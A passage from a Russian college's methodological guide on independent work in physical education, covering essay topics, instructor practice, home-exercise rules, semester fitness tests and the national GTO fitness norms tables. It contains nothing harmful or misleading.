ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности	- посещает учебные занятия по физической культуре; - отсутствие пропусков по болезни - участие в спортивных соревнованиях различного масштаба - участие в мероприятиях спортивной направленности (например, турпоходы, турслеты) - посещение спортивных секций в колледже и вне (по различным видам спорта) - коррекция в положительную сторону при сдаче контрольных нормативов по физической культуре - контроль за своей рейтинговой успешностью - рейтинговая оценка подготовленности обучающихся по физическим качествам

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ФИЗИЧЕСКАЯ КУЛЬТУРА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.04. Физическая культура

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа является частью учебной деятельности обучающихся в процессе изучения дисциплины СГ.04. Физическая культура и выполняется без непосредственного руководства преподавателя, но по его заданиям и под его контролем.

Самостоятельная работа студентов является одной из основных форм внеаудиторной работы по дисциплине СГ.04. Физическая культура и имеет следующие виды:

1) расширение теоретических знаний по физической культуре с целью подготовки сообщений и написания рефератов;

2) подготовку к практическим занятиям по заданию преподавателя (подготовка и проведение общеразвивающих упражнений на занятиях физической культуры, написание конспектов и проведение части занятия) (инструкторская практика);

3) подготовку к контрольным нормативам (выполнение самостоятельных физических упражнений в домашних условиях);

4) составление комплексов упражнений различной направленности;

5) составление индивидуальной программы занятий физическими упражнениями в связи с будущей профессиональной деятельностью;

6) занятия в спортивных секциях;

7) участие в спортивных состязаниях, праздниках колледжа, а также мероприятиях городского и регионального масштаба.

В результате изучения дисциплины обучающийся должен

уметь:

$У_1$ - использовать физкультурно-оздоровительную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей;

знать:

$З_1$ - о роли физической культуры в общекультурном, профессиональном и социальном развитии человека;

$З_2$ - основы здорового образа жизни.

С целью формирования **общих компетенций (ОК):**

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

2. Содержание самостоятельной работы

2.1. Подготовка и написание рефератов

Тематика рефератов

Тема 1. Физическая культура в общекультурной и профессиональной подготовке студентов.

1. Основы здорового образа жизни.
2. Физическая культура в обеспечении здоровья студентов.
3. Спорт в физическом воспитании студентов.
4. Физическая культура, как часть физического и спортивного совершенствования.
5. Основы методики обучения двигательным умениям и навыкам.
6. Врачебный контроль и самоконтроль в процессе физической культуры.

Тема 2. Легкая атлетика

1. Техника безопасности на уроках легкой атлетикой.
2. Организация самостоятельных занятий легкой атлетикой.
3. Воспитание двигательных качеств и способностей в процессе занятий легкой атлетикой.
4. Оздоровительное, прикладное и оборонное значение легкой атлетики.
5. Техника элементов бега на длинные дистанции (старт, стартовый разгон, финиширование, правильное дыхание)

Тема 3. Волейбол

1. Волейбол в системе физического воспитания.
2. Воспитание двигательных качеств и способностей в процессе занятия волейболом.

Тема 4. Профессионально-прикладная физическая подготовка

1. Методика составления комплексов упражнений по ОФП для индивидуальных самостоятельных занятий.
2. Средства, методы, принципы воспитания быстроты, силы, выносливости, гибкости, координационных способностей.
3. **Основы методики планирования самостоятельных занятий силовой подготовкой.**

Тема 5. Лыжная подготовка

1. Техника безопасности на уроках лыжной подготовкой.
2. Организация самостоятельных занятий лыжной подготовкой.
3. Воспитание двигательных качеств и способностей в процессе занятий лыжной подготовкой.
4. Оздоровительное, прикладное и оборонное значение лыжной подготовки.
5. Техника лыжных ходов классического и свободного стиля

Тема 6. Баскетбол

1. Техника безопасности на уроках баскетбола.
2. Баскетбол в системе физического воспитания.
3. Воспитание двигательных качеств и способностей в процессе занятий баскетболом.

Тема 7. Социально-биологические и психофизические основы физической культуры и спорта

1. Основы спортивной тренировки.
2. Физические и биохимические изменения, происходящие в организме под воздействием активной двигательной деятельности.
3. Средства физической культуры и спорта в совершенствовании функциональных возможностей организма и обеспечении его умственной и физической деятельности, устойчивости к различным условиям внешней среды.

Тема 8. Инструкторская практика

1. Классификация видов спорта.
2. Общие правила проведений соревнований.
3. Методика составления комплекса общеразвивающих упражнений для занятий по физкультуре.
4. Правила спортивных игр: волейбол, баскетбол, футбол, настольный теннис.
5. Правила соревнований по гиревому спорту и применение упражнений с гирями на занятиях по физической культуре.
6. Жесты судей в спортивных играх: волейбол и баскетбол.
7. История видов спорта, их перспективы развития.

Общие требования к реферату:

1. Максимальный объем страниц – 20.
2. Размеры полей: правое – 10 мм, левое – 30 мм, а нижнее и верхнее по 20 мм.
3. Страницы нумеруются исключительно арабскими цифрами по центру. На титульном листе номер страницы не ставится, но учитывается.
4. Шрифт текста – Times New Roman.
5. Размер кегль – 12-14.
6. Межстрочный интервал – 1,5, кроме титульной страницы.
7. Пишется реферат на листе А4 исключительно на одной стороне листа.
8. Таблицы, формулы и диаграммы вставляются только в том случае, если они действительно раскрывают тему и до максимума помогают сократить реферат.
9. Приложения могут быть в том случае, если таблицы не поместились на лист А4.

Согласно ГОСТу 7.9-95, в обязательном порядке реферат включает в себя:

- титульный лист;
- содержание;
- введение;
- основную часть;
- заключение;
- список литературы.

Оформление литературы реферата по ГОСТу 7.80-2000 и 7.82-2001

Оформление источников – нужно давать исключительно достоверную информацию.

Согласно ГОСТу 7.80-2000 литература пишется в алфавитном порядке исходя из фамилии автора. Если есть в списке нормативные акты, их нужно писать перед литературой, а в конце дать ссылки на Интернет-ресурсы по ГОСТу 7.82-2001.

Образец:

1. Здоровье и физическая культура студента: Учебное пособие / В.А. Бароненко, Л.А. Рапопорт. - 2-е изд., перераб. - М.: Альфа-М: НИЦ ИНФРА-М, 2019. - 336 с.: ил.; Режим доступа http://www.znanium.com.

2.2 Инструкторская практика

Инструкторская практика направлена на освоение элементарных умений и навыков ведения учебной работы и судейства соревнований. Обучающиеся готовятся к роли инструктора, помощника тренера и проведению занятий и соревнований в качестве судей.

Необходимые знания:

Написание конспектов для проведения части занятия. Составление комплексов упражнений различной направленности (Пример 1). Помощь в проведении и организации соревнований внутри колледжа.





Судейство соревнований и спортивно-массовых мероприятиях (Пример 2).



В содержание учебной работы входит освоение следующих умений и навыков:

1) знание терминологии;
2) умение наблюдать и анализировать выполнение приемов игры у обучающимися;
4) определить ошибку при выполнении приема партнером и указать пути ее исправления;
5) составить комплекс упражнений по проведению разминки;
6) составить конспект занятия и провести его с обучающимися группы под наблюдением преподавателя.

Пример 1

Примерный конспект занятий по физической культуре

№	Содержание занятия	Количество времени	Методические указания	Схема/рисунок
1.	Построение, сдача рапорта. Строевые упражнения	3-5 мин	Проверить наличие спортивной обуви	
2.	Ходьба с заданиями	1 мин	Дистанция 1,5 м. Следить за осанкой	
3.	Бег с заданиями Беговые упражнения	5-7 мин 5-7 мин	120 уд/мин	
4.	ОРУ: комплекс упражнений	10-12 мин	Перестроение	

5.	ОФП	10-12 мин	Круговая система	
6.	Спортивные игры	25-30 мин	Судейство	
7.	Подведение итогов	3-5 мин	Оценки	

Пример 2

Судейство соревнований и спортивно-массовых мероприятиях

Спортивное соревнование – это состязание (соперничество) людей в игровой форме с целью выяснения преимущества в степени физической подготовленности, в развитии некоторых сторон сознания.

Во время спортивных соревнований решаются те же педагогические задачи, что и на занятиях физической культурой и спортом в целом, т.е. совершенствование физической, технической, тактической, психической и теоретической подготовленности. Однако при этом все сдвиги, происходящие в организме, превосходят уровень, характерный для тренировочных занятий.

Спортивные соревнования – яркое, эмоциональное зрелище. Удовольствие от спортивных зрелищ возникает вследствие соучастия в них зрителя, которого привлекает высокий уровень развития двигательных качеств, смелые и решительные действия участников, их высокие достижения.

Обеспечить соблюдение правил вида спорта и положения (регламента) о спортивном соревновании призван спортивный судья – уполномоченное на то организатором спортивного соревнования физическое лицо, прошедшее

специальную подготовку и получившее соответствующую квалификационную категорию (п.21 ст.2 Федерального закона о спорте).

Обучающие старших курсов привлекаются в качестве судей на спортивные мероприятия.

Литература

1. Физическая культура, Захарова Л.В., Люлина Н.В., Кудрявцев М.Д 2017 Режим доступа https://fileskachat.com/view/54635_5754119fc7dfceb3bdf13af37602d01a.html

2.3. Подготовка к контрольным нормативам (выполнение самостоятельных физических упражнений в домашних условиях)

Общие рекомендации обучающимся при выполнении самостоятельной работы

Приступая к самостоятельным занятиям физическими упражнениями, обязательно учитывайте состояние своего здоровья и, если есть какие-либо нарушения, посоветуйтесь с врачом и вашим преподавателем физической культуры. Это важно, так как для внеаудиторной самостоятельной работы предлагаются упражнения и нагрузки, рассчитанные на обучающихся, отнесенных по состоянию здоровья к основной медицинской группе, т. е. на тех, кому разрешено на уроках физической культуры выполнение всех упражнений.

Правила выполнения самостоятельных занятий

1. Не стремитесь к достижению высоких результатов в кратчайшие сроки. Спешка может привести к перегрузке организма и переутомлению. Физические нагрузки должны соответствовать вашим возможностям, поэтому нагрузки и их сложность повышайте постепенно, контролируя реакцию организма на них.

2. Составляя план внеаудиторных самостоятельных занятий, включайте упражнения для развития всех физических качеств. Это поможет достичь более высоких результатов.

3. Помните, что результат тренировок зависит от их регулярности, так как большие перерывы (3-4 дня и более) между занятиями сводят на нет эффект предыдущих упражнений. Поэтому даже при очень большой загруженности, например, вовремя подготовки к экзаменам, все равно найдите 20-30 мин для выполнения комплекса упражнений.

4. Для того чтобы у вас сохранялись высокая активность и желание заниматься, меняйте места проведения внеаудиторных самостоятельных занятий, чаще занимайтесь на открытом воздухе, в парке, сквере, привлекайте к тренировке своих друзей, членов семьи.

5. Очень хорошо заниматься под музыкальное сопровождение. Это повышает интерес к тренировке и способствует хорошему настроению.

6. Старайтесь соблюдать физиологические принципы выполнения упражнений: постепенное увеличение трудности упражнений, объема и интенсивности нагрузок; правильное чередование нагрузок и отдыха между упражнениями с учетом вашей тренированности и переносимости нагрузок. Более

трудные упражнения потребуют и большей продолжительности пауз между ними, и меньшего числа повторений. В зависимости от самочувствия, переносимости нагрузок, задачи упражнения можете волнообразно повышать или понижать нагрузки на протяжении одного занятия в течение недели или более длительного периода. Во время выполнения упражнений не стремитесь выполнить сразу максимальную нагрузку.

7. Выполнение упражнений обязательно начинайте с разминки, а по завершении используйте восстанавливающие процедуры (массаж, теплый душ, ванна, сауна и т. п.).

8. Если вы почувствовали какие-либо отклонения в состоянии здоровья, переутомление, посоветуйтесь с преподавателем, врачом.

9. Помните, что эффект от выполнения упражнений будет наиболее высоким, если вы в совокупности будете использовать физические упражнения, закаливающие процедуры, соблюдать гигиенические условия, режим дня и правильное питание.

Комплексы упражнений
для выполнения самостоятельной работы

1. Упражнения для укрепления мышц спины
2. Упражнения для мышц брюшного пресса
3. Упражнение на укрепление косых мышц спины
4. Упражнения на гибкость
5. Упражнения на координацию движений
6. Упражнения на растяжку
7. Сгибание-разгибание рук в упоре лежа
8. Присед на одной ноге («пистолет»)
9. Присед из основной стойки 3х30
10. Кроссовая подготовка 1000-3000 м
11. Бег с преодолением препятствий
12. Прыжки через препятствия
13. Метание различных предметов из различных исходных положений в цель и на дальность правой и левой рукой.

Перечень контрольных нормативов (тестов) с учетом рейтинговой системы, необходимых для сдачи в течение всего курса обучения

2 семестр

№ п/п	Наименование тестов	Коэффициент	Мин.кол-во баллов с учетом коэффициента
1	Бег 100 метров	7	21
2	Бег 1000 метров	7	21
3	Челночный бег «Елочка»	4	12
4	Подтягивание на перекладине	5	15
5	Прием мяча из 6 в зону 3 с подачи	4	12

6	Подача мяча на точность	5	15
7	Сгибание и разгибание рук в упоре лежа	3	9
8	Приседание с собственным весом на время	3	9
9	Прыжки через гимнастическую скакалку	4	12
10	Толчок 2-х гирь по длинному циклу	5	15
	ИТОГО		**141**

3 семестр

1	Передача в тройках за 30 сек	4	12
2	Штрафной бросок 10 бросков	4	12
3	Подтягивание на перекладине	5	15
4	Обводка с броском в кольцо	5	15
5	Толчок двух гирь от груди	5	15
6	Рывок одной гири из виса	5	15
7	Бег 100 метров	7	21
8	Бег 1000 метров	7	21
	ИТОГО		**126**

4 семестр

№ п/п	**Наименование тестов**	**Коэффи-циент**	**Минимальное кол-во баллов с учетом коэффициента**
1	Передача в тройках за 30 сек	4	12
2	Штрафной бросок 10 бросков	4	12
3	Подтягивание на перекладине	5	15
4	Обводка с броском в кольцо	5	15
5	Рывок одной гири из виса	5	15
6	Бег 100 метров	7	21
7	Бег 1000 метров	7	21
	ИТОГО		**111**

Для освобожденных – защита рефератов, для обучающихся специальных медицинских групп – посещение учебных занятий и сдача нормативов без учета времени. К обучающимся специальной медицинской группы рейтинговая система не применяется.

2.4. Составление комплексов упражнений различной направленности Составление индивидуальной программы занятий физическими упражнениями в связи с будущей профессиональной деятельностью

Комплексы упражнений атлетической гимнастики.

Методики составления индивидуальных тренировок. Режим труда и отдыха. Спортивные игры как средство активного отдыха. Подвижные игры на свежем воздухе. Оздоровительный бег.

На основании Указа Президента Российской Федерации от 24 марта 2014 г. N 172 "О Всероссийском физкультурно-спортивном комплексе "Готов к труду и обороне" (ГТО)" введен в действие с 1 сентября 2014 г. в Российской Федерации Всероссийский физкультурно-спортивный комплекс «Готов к труду и обороне» (ГТО) — программную и нормативную основу физического воспитания населения.

Всероссийский физкультурно-спортивный комплекс «Готов к труду и обороне» (ГТО) — полноценная программная и нормативная основа физического воспитания населения страны, нацеленная на развитие массового спорта и оздоровление нации.

Комплекс ГТО предусматривает подготовку к выполнению и непосредственное выполнение населением различных возрастных групп установленных нормативных требований по трем уровням трудности, соответствующим золотому, серебряному и бронзовому знакам отличия «Готов к труду и обороне» (ГТО).

Структура Всероссийского физкультурно-спортивного комплекса состоит из 11 ступеней и включает следующие возрастные группы:

- первая ступень - от 6 до 8 лет;
- вторая ступень - от 9 до 10 лет;
- третья ступень - от 11 до 12 лет;
- четвертая ступень - от 13 до 15 лет;
- **пятая ступень - от 16 до 17 лет;**
- **шестая ступень - от 18 до 29 лет;**
- седьмая ступень - от 30 до 39 лет;
- восьмая ступень - от 40 до 49 лет;
- девятая ступень - от 50 до 59 лет;
- десятая ступень - от 60 до 69 лет;
- одиннадцатая ступень - от 70 лет и старше.

Подготовка к выполнению нормативов ГТО осуществляется на учебных занятиях по физической культуре и во время самостоятельной внеаудиторной работы.

Общие рекомендации по выполнению самостоятельных физических упражнений в домашних условиях см.п.2.3.

Нормативы испытаний (тестов)
Всероссийского физкультурно-спортивного комплекса
«Готов к труду и обороне» (ГТО)

V. СТУПЕНЬ
(возрастная группа от 16 до 17 лет)*

№ п/п	Испытания (тесты)	Нормативы					
		Юноши			Девушки		
Обязательные испытания (тесты)							
1.	Бег на 30 м (с)	4,9	4,7	4,4	5,7	5,5	5,0
	или бег на 60 м (с)	8,8	8,5	8,0	10,5	10,1	9,3
	или бег на 100 м (с)	14,6	14,3	13,4	17,6	17,2	16,0
2.	Бег на 2000 м (мин, с)	–	–	–	12.00	11.20	9.50
	или бег на 3000 м (мин, с)	15.00	14.30	12.40	–	–	–
3.	Подтягивание из виса на высокой перекладине (количество раз)	9	11	14	–	–	–
	или подтягивание из виса лёжа на низкой перекладине 90 см (количество раз)	–	–	–	11	13	19
	или рывок гири 16 кг (количество раз)	15	18	33	–	–	–
	или сгибание и разгибание рук в упоре лёжа на полу (количество раз)	27	31	42	9	11	16
4.	Наклон вперёд из положения стоя на гимнастической скамье (от уровня скамьи – см)	+6	+8	+13	+7	+9	+16
Испытания (тесты) по выбору							
5.	Челночный бег 3х10 м (с)	7,9	7,6	6,9	8,9	8,7	7,9
6.	Прыжок в длину с разбега (см)	375	385	440	285	300	345
	или прыжок в длину с места толчком двумя ногами (см)	195	210	230	160	170	185
7.	Поднимание туловища из положения лёжа на спине (количество раз за 1 мин)	36	40	50	33	36	44

Нормативы испытаний (тестов) Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО)

V. СТУПЕНЬ (возрастная группа от 16 до 17 лет)*

№ п/п	Испытания (тесты)	Нормативы					
		Юноши			Девушки		
Испытания (тесты) по выбору							
8.	Метание спортивного снаряда: весом 700 г (м)	27	29	35	–	–	–
	весом 500 г (м)	–	–	–	13	16	20
9.	Бег на лыжах на 3 км (мин, с)**	–	–	–	20.00	19.00	17.00
	Бег на лыжах на 5 км (мин, с)**	27.30	26.10	24.00	–	–	–
	или кросс на 3 км (бег по пересечённой местности) (мин, с)	–	–	–	19.00	18.00	16.30
	или кросс на 5 км (бег по пересечённой местности) (мин, с)	26.30	25.30	23.30	–	–	–
10.	Плавание на 50 м (мин, с)	1.15	1.05	0.50	1.28	1.18	1.02
11.	Стрельба из положения сидя или стоя с опорой локтей о стол или стойку, дистанция 10 м (очки): из пневматической винтовки с открытым прицелом	15	20	25	15	20	25
	или из пневматической винтовки с диоптрическим прицелом, либо «электронного оружия»	18	25	30	18	25	30
12.	Самозащита без оружия (очки)	15-20	21-25	26-30	15-20	21-25	26-30
13.	Туристский поход с проверкой туристских навыков (протяжённость не менее, км)	10					
Количество испытаний (тестов) в возрастной группе		13	13	13	13	13	13
Количество испытаний (тестов), которые необходимо выполнить для получения знака отличия Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО) (далее – Комплекс)		7	8	9	7	8	9

* В выполнении нормативов участвует население до 17 лет включительно

Нормативы испытаний (тестов)
Всероссийского физкультурно-спортивного комплекса
«Готов к труду и обороне» (ГТО)

VI. СТУПЕНЬ
(возрастная группа от 18 до 29 лет)*
МУЖЧИНЫ

№ п/п	Испытания (тесты)	Нормативы					
		от 18 до 24 лет			от 25 до 29 лет		
Обязательные испытания (тесты)							
1.	Бег на 30 м (с)	4,8	4,6	4,3	5,4	5,0	4,6
	или бег на 60 м (с)	9,0	8,6	7,9	9,5	9,1	8,2
	или бег на 100 м (с)	14,4	14,1	13,1	15,1	14,8	13,8
2.	Бег на 3000 м (мин, с)	14.30	13.40	12.00	15.00	14.40	12.50
3.	Подтягивание из виса на высокой перекладине (количество раз)	10	12	15	7	9	13
	или сгибание и разгибание рук в упоре лёжа на полу (количество раз)	28	32	44	22	25	39
	или рывок гири 16 кг (количество раз)	21	25	43	19	23	40
4.	Наклон вперёд из положения стоя на гимнастической скамье (от уровня скамьи – см)	+6	+8	+13	+5	+7	+12
Испытания (тесты) по выбору							
5.	Челночный бег 3х10 м (с)	8,0	7,7	7,1	8,2	7,9	7,4
6.	Прыжок в длину с разбега (см)	370	380	430	–	–	–
	или прыжок в длину с места толчком двумя ногами (см)	210	225	240	205	220	235
7.	Метание спортивного снаряда весом 700 г (м)	33	35	37	33	35	37

Нормативы испытаний (тестов)
Всероссийского физкультурно-спортивного комплекса
«Готов к труду и обороне» (ГТО)

VI. СТУПЕНЬ
(возрастная группа от 18 до 29 лет)*
МУЖЧИНЫ

№ п/п	Испытания (тесты)	Нормативы					
		от 18 до 24 лет			от 25 до 29 лет		
Испытания (тесты) по выбору							
8.	Поднимание туловища из положения лёжа на спине (количество раз за 1 мин)	33	37	48	30	35	45
9.	Бег на лыжах на 5 км (мин, с)**	27.00	25.30	22.00	27.30	26.30	22.30
	или кросс на 5 км (бег по пересечённой местности) (мин, с)	26.00	25.00	22.00	26.30	26.00	22.30
10.	Плавание на 50 м (мин, с)	1.10	1.00	0.50	1.15	1.05	0.55
11.	Стрельба из положения сидя или стоя с опорой локтей о стол или стойку, дистанция 10 м (очки): из пневматической винтовки с открытым прицелом	15	20	25	15	20	25
	или из пневматической винтовки с диоптрическим прицелом, либо «электронного оружия»	18	25	30	18	25	30
12.	Самозащита без оружия (очки)	15-20	21-25	26-30	15-20	21-25	26-30
13.	Туристский поход с проверкой туристских навыков (протяжённость не менее, км)	15					
Количество испытаний (тестов) в возрастной группе		13	13	13	13	13	13
Количество испытаний (тестов), которые необходимо выполнить для получения знака отличия Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО) (далее – Комплекс)		7	8	9	7	8	9

* В выполнении нормативов участвует население соответствующих возрастных подгрупп до 24 и 29 лет включительно.
** Проводится при наличии условий для организации проведения тестирования.

Нормативы испытаний (тестов)
Всероссийского физкультурно-спортивного комплекса
«Готов к труду и обороне» (ГТО)

VI. СТУПЕНЬ
(возрастная группа от 18 до 29 лет)*
ЖЕНЩИНЫ

№ п/п	Испытания (тесты)	Нормативы					
		от 18 до 24 лет			от 25 до 29 лет		
Обязательные испытания (тесты)							
1.	Бег на 30 м (с)	5,9	5,7	5,1	6,4	6,1	5,4
	или бег на 60 м (с)	10,9	10,5	9,6	11,2	10,7	9,9
	или бег на 100 м (с)	17,8	17,4	16,4	18,8	18,2	17,0
2.	Бег на 2000 м (мин, с)	13.10	12.30	10.50	14.00	13.10	11.35
3.	Подтягивание из виса лёжа на низкой перекладине 90 см (количество раз)	10	12	18	9	11	17
	или сгибание и разгибание рук в упоре лёжа на полу (количество раз)	10	12	17	9	11	16
4.	Наклон вперёд из положения стоя на гимнастической скамье (от уровня скамьи – см)	+8	+11	+16	+7	+9	+14
Испытания (тесты) по выбору							
5.	Челночный бег 3х10 м (с)	9,0	8,8	8,2	9,3	9,0	8,7
6.	Прыжок в длину с разбега (см)	270	290	320	–	–	–
	или прыжок в длину с места толчком двумя ногами (см)	170	180	195	165	175	190
7.	Поднимание туловища из положения лёжа на спине (количество раз за 1 мин)	32	35	43	24	29	37

Нормативы испытаний (тестов)
Всероссийского физкультурно-спортивного комплекса
«Готов к труду и обороне» (ГТО)

VI. СТУПЕНЬ
(возрастная группа от 18 до 29 лет)*
ЖЕНЩИНЫ

№ п/п	Испытания (тесты)	Нормативы					
		от 18 до 24 лет			от 25 до 29 лет		
Испытания (тесты) по выбору							
8.	Метание спортивного снаряда весом 500 г (м)	14	17	21	13	15	18
9.	Бег на лыжах на 3 км (мин, с)**	21.00	19.40	18.10	22.30	20.45	18.30
	или кросс на 3 км (бег по пересечённой местности) (мин, с)	19.15	18.30	17.30	22.00	20.15	18.00
10.	Плавание на 50 м (мин, с)	1.25	1.15	1.00	1.25	1.15	1.00
11.	Стрельба из положения сидя или стоя с опорой локтей о стол или стойку, дистанция 10 м (очки): из пневматической винтовки с открытым прицелом	15	20	25	15	20	25
	или из пневматической винтовки с диоптрическим прицелом, либо «электронного оружия»	18	25	30	18	25	30
12.	Самозащита без оружия (очки)	15-20	21-25	26-30	15-20	21-25	26-30
13.	Туристский поход с проверкой туристских навыков (протяжённость не менее, км)	15					
Количество испытаний (тестов) в возрастной группе		13	13	13	13	13	13
Количество испытаний (тестов), которые необходимо выполнить для получения знака отличия Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО) (далее – Комплекс)		7	8	9	7	8	9

* В выполнении нормативов участвует население соответствующих возрастных подгрупп до 24 и 29 лет включительно.
** Проводится при наличии условий для организации проведения тестирования.

Литература

1. Как себя прокачать., Аксенов С.В, 2018 - Режим доступа fileskachat.com
2. Медведева С.А., Сапегина Т.А., Ольховская Е.Б., Здоровьесберегающая физическая культура в профессионально-педагогическом вузе, Глава 10. Физическая культура в профессиональной деятельности специалиста. 2016. - Режим доступа fileskachat.com

2.5. Занятия в спортивных секциях по видам спорта (волейбол, баскетбол, лыжная подготовка, шахматы, настольный теннис, легкая атлетика, атлетическая гимнастика)

Занятия в секциях (по желанию) и по расписанию спортивных секций.

2.6 Занятия в спортивных секциях и выполнение самостоятельных физических упражнений в домашних условиях

Занятия в секциях производится по расписанию спортивных секций.

Подготовка сдаче нормативов и участию в соревнованиях.

Участие в спортивно-массовых мероприятиях.

Литература

1. Теория и организация адаптивной физической культуры, Евсеев С, 2016. - Режим доступа fileskachat.com
2. Здоровье сберегающая физическая культура в профессионально-педагогическом вузе, Медведева С.А., Сапегина Т.А., Ольховская Е.Б., Глава 6. Спорт. Индивидуальный выбор видов спорта или систем физических упражнений. Глава 7. Основы методики самостоятельных занятий физическими упражнениями. 2016. - Режим доступа fileskachat.com

2.7. Участие в спортивных состязаниях, праздниках колледжа, а также мероприятиях городского и регионального масштаба.

Участие в спортивных состязаниях, праздниках и спортивных мероприятиях проходит по желанию обучающихся с учетом их физических возможностей.

Контроль и оценка результатов освоения дисциплины осуществляются преподавателем в процессе проведения практических занятий и тестирования.

Специфической особенностью реализации содержания дисциплины ОГСЭ.04 Физическая культура является ориентация образовательного процесса на получение преподавателем физического воспитания оперативной информации о состоянии здоровья, физического развития, двигательной, психофизической, профессионально-прикладной подготовленности студента.

С этой целью в течение первых двух месяцев обучения в колледже студенты проходят медицинский осмотр (диспансеризацию).

Используя результаты медицинского осмотра студента, преподаватель физической культуры распределяет студентов в медицинские группы по дисциплине: основная, подготовительная и специальные А и Б.

К основной медицинской группе относятся студенты, не имеющие отклонений в состоянии здоровья, с хорошим физическим развитием и достаточной физической подготовленностью.

К подготовительной медицинской группе относятся лица с недостаточным физическим развитием, слабой физической подготовленностью, без отклонений или с незначительными временными отклонениями в состоянии здоровья.

К специальной медицинской группе относятся студенты, имеющие патологические отклонения в состоянии здоровья. Специальная делится в свою очередь на А и Б.

В группу «А» входят студены, освобожденные от соревнований и нормативов по дисциплине, используют на занятиях некоторые программные упражнения в щадящем режиме или упражнения ЛФК.

В группу «Б» входят студены, освобожденные по состоянию здоровья от практических занятий, они осваивают теоретический и учебно-методический материал, готовят рефераты, выполняют индивидуальные проекты.

Таким образом, освоение содержания дисциплины ОГСЭ.04 Физическая культура предполагает, что студентов, освобожденных от занятий физическими упражнениями, практически нет. Вместе с тем в зависимости от заболеваний двигательная активность обучающихся может снижаться или прекращаться.

Все контрольные нормативы по физической культуре студенты сдают в течение учебного года для оценки их функциональной и двигательной подготовленности, в том числе и для оценки их готовности к выполнению нормативов Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО).

Обучающиеся основной и подготовительной групп сдают нормативы в соответствии с возрастом.

Требования к результатам обучения
специальной медицинской группы «А»

- Уметь определить уровень собственного здоровья по тестам.
- Уметь составить и провести с группой комплексы упражнений утренней и производственной гимнастики.
- Овладеть элементами техники движений: релаксационных, беговых, прыжковых, ходьбы на лыжах, в плавании.
- Уметь составлять комплексы физических упражнений для восстановления работоспособности после умственного и физического утомления.
- Уметь применять на практике приемы массажа и самомассажа.
- Овладеть техникой спортивных игр по одному из избранных видов.
- Повышать аэробную выносливость с использованием циклических видов спорта (терренкура, кроссовой и лыжной подготовки).
- Овладеть системой дыхательных упражнений в процессе выполнения движений для повышения работоспособности, при выполнении релаксационных упражнений.
- Знать состояние своего здоровья, уметь составить и провести индивидуальные занятия двигательной активности.
- Уметь определять индивидуальную оптимальную нагрузку при занятиях физическими упражнениями. Знать основные принципы, методы и факторы ее регуляции.
